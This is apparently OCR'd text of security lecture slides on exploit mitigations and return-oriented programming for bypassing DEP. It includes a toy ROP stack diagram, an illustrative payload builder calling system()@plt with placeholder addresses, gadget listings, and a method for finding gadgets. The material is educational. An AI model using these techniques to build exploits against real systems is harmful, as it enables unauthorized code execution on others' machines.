
Return Oriented Programming

ROP



Exploit Mitigations

ASCII Armor

Stack Canary

ASLR

PIE

DEP

Arbitrary Write

Overflow Local Vars

Heap Overflows

Brute Force

Partial RIP Overwrite


NOP Slide

Info Disclosure

Ret 2 PLT

ROP

Exploiting: DEP - Memory Layout




Exploiting: DEP - ROP

DEP does not allow execution of uploaded code

But what about **existing code**?

ROP: smartly put together existing code

Exploiting: DEP - Memory Layout




ROP In One Slide

ROP in 2 slides

```
0xB00: pop rcx
0xB01: ret
```

```
0xA00: pop rax
0xA01: pop rbx
0xA02: ret
```



…

0x11 -> rbx

0xA01

&system()@plt

0x03 -> rcx

0xB00

0x02 -> rbx

0x01 -> rax

0xA00

0xffffabcd

AAAAAAAAAAAAAAAA

SIP

SBP

SP

ret = pop rip

ROP in 2 slides

```
payload = "AAAAAAAAAAAAAAAAA"

payload += p64 (0xffffabcd)
payload += p64 (0xA00)  # written on SIP
payload += p64 (0x01)
payload += p64 (0x02)
payload += p64 (0xB00)
payload += p64 (0x03)
payload += p64 (&system()@plt)
payload += p64 (0xA01)
payload += p64 (0x11)
payload += ...

print(payload)
```

ROP

Gadgets

Exploiting DEP - ROP

What is ROP?

Smartly chain gadgets together to execute arbitrary code

Gadgets:

- Some sequence of code, followed by a RET

Exploiting: DEP – ROP - Gadgets

So, what is are gadgets?

- Code sequence followed by a “ret”

```
pop r15 ; ret

add byte ptr [rcx], al ; ret

dec ecx ; ret
```

Exploiting: DEP – ROP - Gadgets

```
add byte ptr [rax], al ; add bl, dh ; ret
add byte ptr [rax], al ; add byte ptr [rax], al ; ret
add byte ptr [rax], al ; add cl, cl ; ret
add byte ptr [rax], al ; add rsp, 8 ; ret
add byte ptr [rax], al ; jmp 0x400839
add byte ptr [rax], al ; leave ; ret
add byte ptr [rax], al ; pop rbp ; ret
add byte ptr [rax], al ; ret
add byte ptr [rcx], al ; ret
add cl, cl ; ret
add eax, 0x20087e ; add ebx, esi ; ret
add eax, 0xb8 ; add cl, cl ; ret
add ebx, esi ; ret
```

Exploiting: DEP – ROP - Gadgets

How to find gadgets?

- Search in code section for byte 0xc3 (=ret)
- Go backwards, and decode each byte
- For each byte:
  - Check if it is a valid x32 instruction
  - If yes: add gadget, and continue
  - If no: continue

`80 00 51 02 80 31 60 00 0e 05` **`c3`** `20 07 dd da 23`

←

Exploiting: DEP – ROP - Gadgets

How to find gadgets?

- Search in code section for byte 0xc3 (=ret)
- Go backwards, and decode each byte
- For each byte:
  - Check if it is a valid x32 instruction
  - If yes: add gadget, and continue
  - If no: continue

`80 00 51 02 80 31 60 00 0e` **`05 c3`** `20 07 dd da 23`

Exploiting: DEP – ROP - Gadgets

How to find gadgets?

- Search in code section for byte 0xc3 (=ret)
- Go backwards, and decode each byte
- For each byte:
  - Check if it is a valid x32 instruction
  - If yes: add gadget, and continue
  - If no: continue

80 00 51 02 80 31 60 00 **0e 05 c3** 20 07 dd da 23


Exploiting: DEP – ROP - Gadgets

There will be gadgets which were not created by the compiler

- x86 instructions are not static size
- 1-15bytes
  - Unlike RISC (usually 4 byte size)
- Start parsing at the “wrong offset”

64 bit ROP By Example

64 bit ROP By Example



ESP

```
&system()@plt
0x03     -> rcx
0xB00
0x02     -> rbx
0x01     -> rax
0xA00 (SIP)
0xffffabcd
AAAAAAAAAAAAAAAAA
```

EIP

